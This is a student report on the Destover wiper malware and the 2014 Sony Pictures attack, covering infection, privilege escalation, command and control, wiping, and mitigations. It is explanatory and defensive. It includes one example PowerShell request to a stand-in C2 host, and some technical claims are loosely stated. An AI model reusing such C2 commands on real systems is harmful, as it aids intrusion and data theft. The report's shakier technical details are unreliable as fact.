

# Destover and the Sony Pictures Attack of 2014

Harrison Downs

B01256060

Fall 2024

CSCI 6315

# Overview

When Sony Pictures employees got into the office on Monday, November 24, 2014, they quickly discovered that their internal system had been seriously compromised. To their dismay, the attackers had stolen vast amounts of sensitive data, wiped Sony's internal system, and left a foreboding message, threatening to release the stolen information if Sony did not comply with their demands. Little did they know that the attack had been gradually and deliberately prepared months prior to the actual hack.

The Sony Pictures attack of 2014 is one of the earliest occurrences of a large-scale wiper malware attack. A hacking group known as the Guardians of Peace (GOP) took credit for the attack, who are a North Korean-sponsored hacking organization. In this instance, they used malware called Destover, also known as Wipall, to exfiltrate Sony's data and to completely wipe their system. Typically, hackers seek to avoid detection at all costs because doing so allows them to carry out their objectives over a longer period of time. However, in this case, GOP used the hacking-equivalent of a sledgehammer to destroy Sony's system in a brutal, obvious fashion.

In this report, I will describe in detail the technical aspects of Destover, including how it initially infected Sony's system, its methods for evading detection and propagating itself, its data exfiltration and wiping processes, and ways that this attack could have been mitigated. Ultimately, this report will show that the attack on Sony in 2014 was a product of the hackers' determination and ingenuity as well as Sony's lapses in security.

## Technical Analysis

In order to initially infect Sony's system, GOP conducted phishing attacks against Sony's employees, utilizing social engineering to convince them to click on malicious links in their email

inboxes. These links, unbeknownst to the employees, would steal their login credentials.

Additionally, Destover contained a config file named **net\_ver.dat**, which contained all of the hostnames and IP addresses within Sony's internal network; this implies that the hackers were performing reconnaissance prior to the attack; by recording all of these IP addresses, the attackers were able to configure Destover to specifically and efficiently target Sony.

With stolen employee login credentials, the attackers were able to access Sony's internal network with relative ease. Unfortunately for Sony, at least some of their employees used remote access tools (RATs) that would *only* require a username and password for authentication. With this access, the hackers downloaded, installed, and executed **diskpartmg16.exe**, which served as a dropper. This file posed as a legitimate file, but once it was run on a system, it created a multitude of malicious files including the destructive payload called **igfxtrayex.exe**.

Once it was running on an infected machine, this payload exploited a Windows OS vulnerability known as CVE-2014-4113, which allowed for local privilege escalation (LPE). This vulnerability is centered around **Win32k.sys**, which stores kernel-mode pointers used by certain user-made objects such as windows or buttons in software. Before this vulnerability was patched, attackers could manipulate the values of these pointers in such a way that they would point to out-of-bounds memory.


With this in mind, the attackers carefully crafted the payload to run an app that altered the pointers to point at secure access tokens, and then returned those tokens to the payload. These secure access tokens, if applied to a user's account, would grant them administrator privileges; thus, Destover gained admin access on whatever system it infected, and then used those privileges to access more of Sony's systems. The spread of Destover across Sony's internal network was further accelerated by its config file, **net\_ver.dat**.

At this point, multiple processes happened at the same time. **lissvr.exe** was created from the dropper, which was responsible for setting up command and control (C2) between Destover and the attackers. First, it established a channel of communication between Sony's internal network and the attackers' C2 server by creating a backdoor on port 80 (HTTP). However, the attackers themselves communicated to the C2 server using a system of VPNs and proxies, effectively hiding their identities and location.

Once this connection was established, Destover would begin requesting resources from the C2 server including RawDisk, which I will discuss later. In order to circumvent any security detection mechanisms, Destover communicated using encoded powershell commands that, at a glance, seemed perfectly normal (Fig. 1).

---

**Figure 1: example of an encoded powershell command**



```
Invoke-WebRequest -Uri "http://c2-server.com/cmd" -Headers  
@{Authorization="Basic dXN1cjpwYXNzd29yZA=="}
```

*Commands like this may have been used, which impersonates official, legitimate communications between devices. While the encoded portion at the end has no meaning to an outsider, the attackers' C2 server could map malicious files to those commands.*

---

From the outside, there is no way to tell what "Basic dXN1cjpwYXNzd29yZA==" could be referring to; however, the C2 server would map that encoded request to some sort of resource to send back out to Destover.

At the same time that C2 was being established, Destover made its final preparations before exfiltrating Sony's data and wiping their systems. With administrator privileges, disabling


anti-virus software, disabling any kinds of data recovery mechanisms, and clearing system logs became a trivial task. Again, the objective of this attack was to completely wipe out everything with no chance of recovery, so Destover was designed to do everything in its power to set the preferred conditions prior to wiping the data.

At this point, Destover began the wiping process. As I mentioned earlier, RawDisk was a piece of software that was included in the files downloaded from the C2 server. This was a third-party application that allowed for direct access to local memory, which was intended to be used for discretely and completely destroying data on hard drives that were being decommissioned. This software was primarily used by Sony's IT team, but when Destover installed it onto other devices across Sony's internal network, no flags were raised because it was a trusted application. Thus, this was the perfect tool to use for malicious data wiping.

First, all of a system's files were exfiltrated through the connection established by **lissvr.exe**. Then, Destover used RawDisk to recursively overwrite every single file in local memory to random, garbage data. This of course included user files, but also included all system/OS files as well as the master boot record (MBR). A device's MBR is crucial; without it, a device doesn't know which drive to boot from, rendering it completely unusable (Fig. 2)

---

**Figure 2: Destover wiping process**



*Destover would export all of the user files to the attackers through the C2 server, and then it would overwrite every single file in the victim's system, effectively "bricking" it.*

---

During the wiping process, Destover loaded a bitmap image that the infected machine would be forced to display upon booting up. This image contained GOP's threats towards Sony, including the release of their sensitive data to the public. Ultimately, this data did end up being leaked, including upcoming films, sensitive employee data, and records of embarrassing conversations between Sony executives.

## Mitigation & Defense Strategies

Although GOP's attack on Sony was sophisticated and well planned out, there were multiple vulnerabilities in Sony's security architecture that, had they been fixed, could have mitigated the losses or negated the attack entirely.

The first issue that comes to mind is the insecure authentication protocols used by Sony's RATs. As I mentioned earlier, once the attackers stole employees' login credentials, they were able to use those credentials to access Sony's internal network without any further verification. One solution would be to implement multi-factor authentication (MFA). Using MFA adds layers to the authentication process, making it much more difficult for attackers to spoof an employee's identity. Additionally, an authentication, authorization, and accounting framework (AAA) server could be used. AAA servers would allow Sony to centralize user management and access and allow for security monitoring through tracking network activity. Additionally, implementing an AAA server would allow Sony to establish more segmentation in their network, so that even if Destover infected one system, it would have a much harder time traversing the internal network to access other devices. If used today, good options would include RADIUS, TACACS+, and/or Kerberos.

Another issue is that Sony employees fell for the phishing attacks. Therefore, this could be addressed by implementing employee training policies related to cybersecurity/awareness. This could happen through formal training sessions, or the IT department could send out spoofed phishing emails to see which employees click on the link.

Lastly, one big issue I noticed was that there was little to no automated threat response to Destover once it entered Sony's internal network. Malware like Destover demonstrates the crucial importance of time in responding to cyber threats; if Sony's network security at the time included a higher level of automated security, Destover could have possibly been quarantined before it spread too far. Technology like intrusion prevention systems (IPS) or data loss prevention systems (DLP) are perfect for this role, as they can detect and respond to suspicious activity in real time.

# References

*CVE-2014-4113*. CVE. (n.d.).

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-4113>

*FBI LIAISON ALERT SYSTEM #A-000044-MW*. Scribd. (n.d.).

<https://www.scribd.com/document/249069192/DHS-NCIC-spread-of-FBI-Flash-warning>

Schwartz, M. J. (2014, December 4). *Sony Hack: "Destover" Malware Identified*. Bank Information Security.

<https://www.bankinfosecurity.com/sony-hack-destover-malware-identified-a-7638>

Schwartz, M. J., & Roman, J. (2014, December 2). *Defending against "wiper" malware*. Bank Information Security.

<https://www.bankinfosecurity.com/defending-against-wiper-malware-a-7631>

Symantec. (2014, December 4). *Destover: Destructive malware has links to attacks on South Korea*. Symantec Enterprise Blogs.

<https://www.security.com/threat-intelligence/destover-destructive-malware-south-korea>

Zetter, K. (2014, December 3). *Sony got hacked hard: What we know and don't know so far*. Wired. <https://www.wired.com/2014/12/sony-hack-what-we-know/>